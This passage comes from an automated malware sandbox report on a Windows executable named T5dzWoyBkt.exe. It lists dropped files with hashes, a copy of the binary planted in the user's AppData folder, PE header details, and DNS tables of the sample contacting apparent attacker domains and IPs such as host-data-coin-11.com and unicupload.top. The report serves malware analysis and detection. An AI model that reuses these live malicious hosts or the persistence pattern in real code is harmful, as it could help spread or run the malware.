SSDEEP:	12:wP+FXm/Ey6q9995a1miM3qQ10nMCldimE8eawHza1miI4K:A+ol68M1tMLyMCldzE9BHza1tI4K
MD5:	FFC4EEAB4E82DAC3439827D1C82AC5E3
SHA1:	8E34DAFCB42F51542A228DCDB44503DF6A7E0547
SHA-256:	ABB0ECDF1EBD3CAB4178A553A603F19DE34648C8BE59588FA43FCD4B5A6D1275
SHA-512:	2FBE72891D4F3B500F3585F8B86A8201CC7E8D12EF239291666BA77BD2A3B4567CDB7EABDF70BA28E56A7831DEF7FBF5852AECC394A3E7F4295AF4142624415E
Malicious:	false
Reputation:	unknown
Preview:	.....(.....%.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l .\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.(.....m..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl.0001.. (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1126659102426852
Encrypted:	false
SSDEEP:	12:wP+nBXm/Ey6q9995u1mK2P3qQ10nMCldimE8eawHza1mKTKJ:A+nsl68A1iPLyMCldzE9BHza1PC
MD5:	C72E0B05E2B039E1A3B24CA515D4574F
SHA1:	64C8987CC6805BE28AB0B6F99744DCB3A4F93CB8
SHA-256:	6607B4185D7F456D1BE266E46FB25DF116A35EC948626B368532476468BBF4C3
SHA-512:	146F1D4370B652A511163E97DA909A3D685A426876C62DEC60835E4D7D406FFC26BE322B9B982C4A40CC9E7D03D2DFDEAE0156E8BC13957CBCE2BAE9CD3BD49
Malicious:	false
Reputation:	unknown
Preview:	.....(.....,.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....^s~.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a. l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.(..... ....

C:\Users\user\AppData\Roaming\eijrgvi	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	273920
Entropy (8bit):	4.240472486386818
Encrypted:	false
SSDEEP:	3072:thmSQkfm6USlCPb69YfoDs9LqlGPyFMFhs:t3xe6PCzgSL2Rz
MD5:	F073B540A352759BB44D7A1EB641FE61
SHA1:	AF036E219B6E7D6551713AD406D816D9F88B4312
SHA-256:	067E76900265C87D66A44F765BB720BD310E52181BADF19EFD63F30210F62001
SHA-512:	6A1D3E5BFD07F6A4B4D052078F6E09F3C8FF26A553FBFE0A713F580DC7E8A5C73772BECB4DF82D614AEC6172C70F3986565F4BEF40ACCB87BCF183C81C0C2C6E
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l\..(=..(=..(=..6oq..=..6o`.1=..6ov.w=.....-=..(=..V=..6o..)=..6oa.)=.. 6od.)=..Rich(=.....PE..L...%..`.....w.....'.....@.....w.....a.....<.....v.h.....@... .....d.....text...i..... ..`.rdata...;.....<.....@..@.data.....s.....@....xelavu.....v.....@..@.rsrc...h.....v..... .....@..@..... .....

C:\Users\user\AppData\Roaming\eijrgvi:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD

C:\Users\user\AppData\Roaming\eijrgvi:Zone.Identifier	
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20220106_160807_384.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.31478170160062
Encrypted:	false
SSDEEP:	96:eCZkCB2o+gY5O09Nb2YAQCz1l2l6QkQ54DjT2NYFzrUMCR6JRW:dwXIb+2PZUCaw
MD5:	7A551C61C8A203F92F1A016D62FD3F4F
SHA1:	E095B1439739239750A44FCDDDD71804A052CA38
SHA-256:	DA2F8F8AF2A70FFBAA340E5857D57BEB11F97BB942C97D553A8D730BF0D96B70
SHA-512:	F1FB51B78DBEDD879113F9FD3D9DFA929D0BA22B180E83146C052FAF8B81B67C475251B179BE1B2CC957DC890F30657A7DE2909E5C11682FC18D239B86B2DC6
Malicious:	false
Reputation:	unknown
Preview:	....I..... .....B.....Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1..... .....8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C.:.\.W.i.n.d .o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d.o.s.v.c...2 .0.2.2.0.1.0.6._.1.6.0.8.0.7._.3.8.4...e.t.l.....P.P..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.240472486386818
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	T5dzWoyBkt.exe
File size:	273920
MD5:	f073b540a352759bb44d7a1eb641fe61
SHA1:	af036e219b6e7d6551713ad406d816d9f88b4312
SHA256:	067e76900265c87d66a44f765bb720bd310e52181badf19efd63f30210f62001
SHA512:	6a1d3e5bfd07f6a4b4d052078f6e09f3c8ff26a553fbfe0a713f580dc7e8a5c73772becb4df82d614aec6172c70f3986565f4bef40accb87bcf183c81c0c2c6e
SSDEEP:	3072:thmSQkfm6USlCPb69YfoDs9LqlGPyFMFhs:t3xe6PCzgSL2Rz
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l\..(=..(=...(=..6oq..=..6o`.1=..6ov.w=.....-=..(=..V=..6o..)=..6oa.)=..6od.)=..Rich(=.....PE..L...%..`.....

File Icon



Icon Hash:	8c8cbcccce8888e7

Static PE Info

General

Entrypoint:	0x401a27
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x6099A925 [Mon May 10 21:44:05 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	1d0a101d1d3bf7946ad14b8ea6724ff4

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xbc69	0xbe00	False	0.610074013158	data	6.70483303659	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xd000	0x23ba4	0x23c00	False	0.258433948864	data	3.028968449	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x31000	0x273a6f4	0x8200	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.xelavu	0x276c000	0xbb8	0xc00	False	0.00813802083333	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x276d000	0xa168	0xa200	False	0.63777970679	data	6.08608279891	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
French	Switzerland	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/06/22-08:09:00.275965	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2022 08:08:49.773644924 CET	192.168.2.3	8.8.8.8	0xbc9a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:50.269607067 CET	192.168.2.3	8.8.8.8	0xa8e1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:50.432801962 CET	192.168.2.3	8.8.8.8	0x8b6a	Standard query (0)	privacytools-foryou-777.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:53.054218054 CET	192.168.2.3	8.8.8.8	0x7605	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:53.235223055 CET	192.168.2.3	8.8.8.8	0x24ef	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:53.725810051 CET	192.168.2.3	8.8.8.8	0xa4c5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:54.177584887 CET	192.168.2.3	8.8.8.8	0x6be	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:54.376283884 CET	192.168.2.3	8.8.8.8	0xedc2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:54.537091970 CET	192.168.2.3	8.8.8.8	0x616a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:56.057929993 CET	192.168.2.3	8.8.8.8	0xe5c7	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:56.227874994 CET	192.168.2.3	8.8.8.8	0xdaee	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:56.399833918 CET	192.168.2.3	8.8.8.8	0x8654	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:59.031624079 CET	192.168.2.3	8.8.8.8	0x2a4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:59.214972019 CET	192.168.2.3	8.8.8.8	0xe413	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:00.256812096 CET	192.168.2.3	8.8.8.8	0xe413	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:00.449371099 CET	192.168.2.3	8.8.8.8	0xe69f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:00.738281012 CET	192.168.2.3	8.8.8.8	0x3816	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:00.940093040 CET	192.168.2.3	8.8.8.8	0x21ba	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:01.113204956 CET	192.168.2.3	8.8.8.8	0x73a4	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:01.451414108 CET	192.168.2.3	8.8.8.8	0xc0ca	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:01.638812065 CET	192.168.2.3	8.8.8.8	0xbc44	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:02.187547922 CET	192.168.2.3	8.8.8.8	0xdc4c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:02.344799042 CET	192.168.2.3	8.8.8.8	0xdbc	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:02.517200947 CET	192.168.2.3	8.8.8.8	0x3dea	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:04.917314053 CET	192.168.2.3	8.8.8.8	0x923b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:05.114083052 CET	192.168.2.3	8.8.8.8	0xa4d2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:05.281938076 CET	192.168.2.3	8.8.8.8	0x2cdf	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:05.451184034 CET	192.168.2.3	8.8.8.8	0x38b4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:07.331021070 CET	192.168.2.3	8.8.8.8	0xbbd5	Standard query (0)	file-file-host4.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:07.849245071 CET	192.168.2.3	8.8.8.8	0x253e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:08.072669983 CET	192.168.2.3	8.8.8.8	0xa269	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2022 08:09:08.241058111 CET	192.168.2.3	8.8.8.8	0x2446	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:08.404843092 CET	192.168.2.3	8.8.8.8	0xb986	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:10.361562967 CET	192.168.2.3	8.8.8.8	0x4dc7	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:10.543117046 CET	192.168.2.3	8.8.8.8	0x3e1c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:10.709453106 CET	192.168.2.3	8.8.8.8	0xd21d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:31.896670103 CET	192.168.2.3	8.8.8.8	0x193d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:53.602231026 CET	192.168.2.3	8.8.8.8	0x1761	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:53.779156923 CET	192.168.2.3	8.8.8.8	0x8166	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:54.943026066 CET	192.168.2.3	8.8.8.8	0x14c9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:55.105401993 CET	192.168.2.3	8.8.8.8	0xaf7a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:55.266237974 CET	192.168.2.3	8.8.8.8	0xac47	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:57.260879040 CET	192.168.2.3	8.8.8.8	0x2c92	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:57.436086893 CET	192.168.2.3	8.8.8.8	0xecd4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:57.611838102 CET	192.168.2.3	8.8.8.8	0xb264	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:57.784885883 CET	192.168.2.3	8.8.8.8	0xd9a6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:57.950381041 CET	192.168.2.3	8.8.8.8	0xc50a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.120500088 CET	192.168.2.3	8.8.8.8	0x457f	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.323029041 CET	192.168.2.3	8.8.8.8	0xa6fb	Standard query (0)	bitly.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.528887033 CET	192.168.2.3	8.8.8.8	0x3f6c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.694355965 CET	192.168.2.3	8.8.8.8	0xe2eb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.858818054 CET	192.168.2.3	8.8.8.8	0xd48b	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.235379934 CET	192.168.2.3	8.8.8.8	0x3f2c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.425959110 CET	192.168.2.3	8.8.8.8	0x1524	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.592101097 CET	192.168.2.3	8.8.8.8	0x3a03	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.784720898 CET	192.168.2.3	8.8.8.8	0x351d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.947118998 CET	192.168.2.3	8.8.8.8	0xf83b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:02.130069017 CET	192.168.2.3	8.8.8.8	0xb3c9	Standard query (0)	goo.su	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.032753944 CET	192.168.2.3	8.8.8.8	0x9519	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.193381071 CET	192.168.2.3	8.8.8.8	0x1536	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.424865961 CET	192.168.2.3	8.8.8.8	0x694c	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.682684898 CET	192.168.2.3	8.8.8.8	0xf0cb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.851618052 CET	192.168.2.3	8.8.8.8	0xadf4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:04.075983047 CET	192.168.2.3	8.8.8.8	0x55c3	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:04.245608091 CET	192.168.2.3	8.8.8.8	0xf9e9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:04.414717913 CET	192.168.2.3	8.8.8.8	0x8849	Standard query (0)	f0616387.xsph.ru	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:06.433433056 CET	192.168.2.3	8.8.8.8	0x87ba	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:06.673479080 CET	192.168.2.3	8.8.8.8	0xd8f3	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2022 08:10:06.952002048 CET	192.168.2.3	8.8.8.8	0x4426	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:07.134074926 CET	192.168.2.3	8.8.8.8	0xef34	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:10.273006916 CET	192.168.2.3	8.8.8.8	0xe807	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:10.670497894 CET	192.168.2.3	8.8.8.8	0x5a71	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:10.873950958 CET	192.168.2.3	8.8.8.8	0xc4cf	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2022 08:08:50.084942102 CET	8.8.8.8	192.168.2.3	0xbc9a	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:50.288064003 CET	8.8.8.8	192.168.2.3	0xa8e1	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:50.749093056 CET	8.8.8.8	192.168.2.3	0x8b6a	No error (0)	privacytools-foryou-777.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:53.072724104 CET	8.8.8.8	192.168.2.3	0x7605	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:53.522099972 CET	8.8.8.8	192.168.2.3	0x24ef	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:54.012377024 CET	8.8.8.8	192.168.2.3	0xa4c5	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:54.196351051 CET	8.8.8.8	192.168.2.3	0x6be	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:54.393287897 CET	8.8.8.8	192.168.2.3	0xedc2	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:54.557019949 CET	8.8.8.8	192.168.2.3	0x616a	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:56.076359987 CET	8.8.8.8	192.168.2.3	0xe5c7	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:56.246625900 CET	8.8.8.8	192.168.2.3	0xdaee	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:56.724785089 CET	8.8.8.8	192.168.2.3	0x8654	No error (0)	data-host-coin-8.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:59.048388004 CET	8.8.8.8	192.168.2.3	0x2a4	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:08:59.548051119 CET	8.8.8.8	192.168.2.3	0xe413	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:00.275784016 CET	8.8.8.8	192.168.2.3	0xe413	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:00.468333960 CET	8.8.8.8	192.168.2.3	0xe69f	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:00.756992102 CET	8.8.8.8	192.168.2.3	0x3816	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:00.956773996 CET	8.8.8.8	192.168.2.3	0x21ba	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:01.404129982 CET	8.8.8.8	192.168.2.3	0x73a4	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:01.470120907 CET	8.8.8.8	192.168.2.3	0xc0ca	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:01.977137089 CET	8.8.8.8	192.168.2.3	0xbc44	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2022 08:09:02.204658031 CET	8.8.8.8	192.168.2.3	0xdc4c	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:02.363394976 CET	8.8.8.8	192.168.2.3	0xdbc	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:02.831697941 CET	8.8.8.8	192.168.2.3	0x3dea	No error (0)	data-host-coin-8.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:04.935806990 CET	8.8.8.8	192.168.2.3	0x923b	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:05.132905006 CET	8.8.8.8	192.168.2.3	0xa4d2	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:05.300684929 CET	8.8.8.8	192.168.2.3	0x2cdf	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:05.467798948 CET	8.8.8.8	192.168.2.3	0x38b4	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:07.662143946 CET	8.8.8.8	192.168.2.3	0xbbd5	No error (0)	file-file-host4.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:07.867229939 CET	8.8.8.8	192.168.2.3	0x253e	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:08.092123032 CET	8.8.8.8	192.168.2.3	0xa269	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:08.261215925 CET	8.8.8.8	192.168.2.3	0x2446	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:08.425640106 CET	8.8.8.8	192.168.2.3	0xb986	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:08.425640106 CET	8.8.8.8	192.168.2.3	0xb986	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:08.425640106 CET	8.8.8.8	192.168.2.3	0xb986	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:08.425640106 CET	8.8.8.8	192.168.2.3	0xb986	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:08.425640106 CET	8.8.8.8	192.168.2.3	0xb986	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:10.380469084 CET	8.8.8.8	192.168.2.3	0x4dc7	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:10.563436031 CET	8.8.8.8	192.168.2.3	0x3e1c	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:10.727596998 CET	8.8.8.8	192.168.2.3	0xd21d	No error (0)	host-data-coin-11.com		94.103.94.64	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:32.216305017 CET	8.8.8.8	192.168.2.3	0x193d	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:53.621403933 CET	8.8.8.8	192.168.2.3	0x1761	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:53.797442913 CET	8.8.8.8	192.168.2.3	0x8166	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:54.961862087 CET	8.8.8.8	192.168.2.3	0x14c9	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:55.124134064 CET	8.8.8.8	192.168.2.3	0xaf7a	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:55.285273075 CET	8.8.8.8	192.168.2.3	0xac47	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:57.278510094 CET	8.8.8.8	192.168.2.3	0x2c92	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
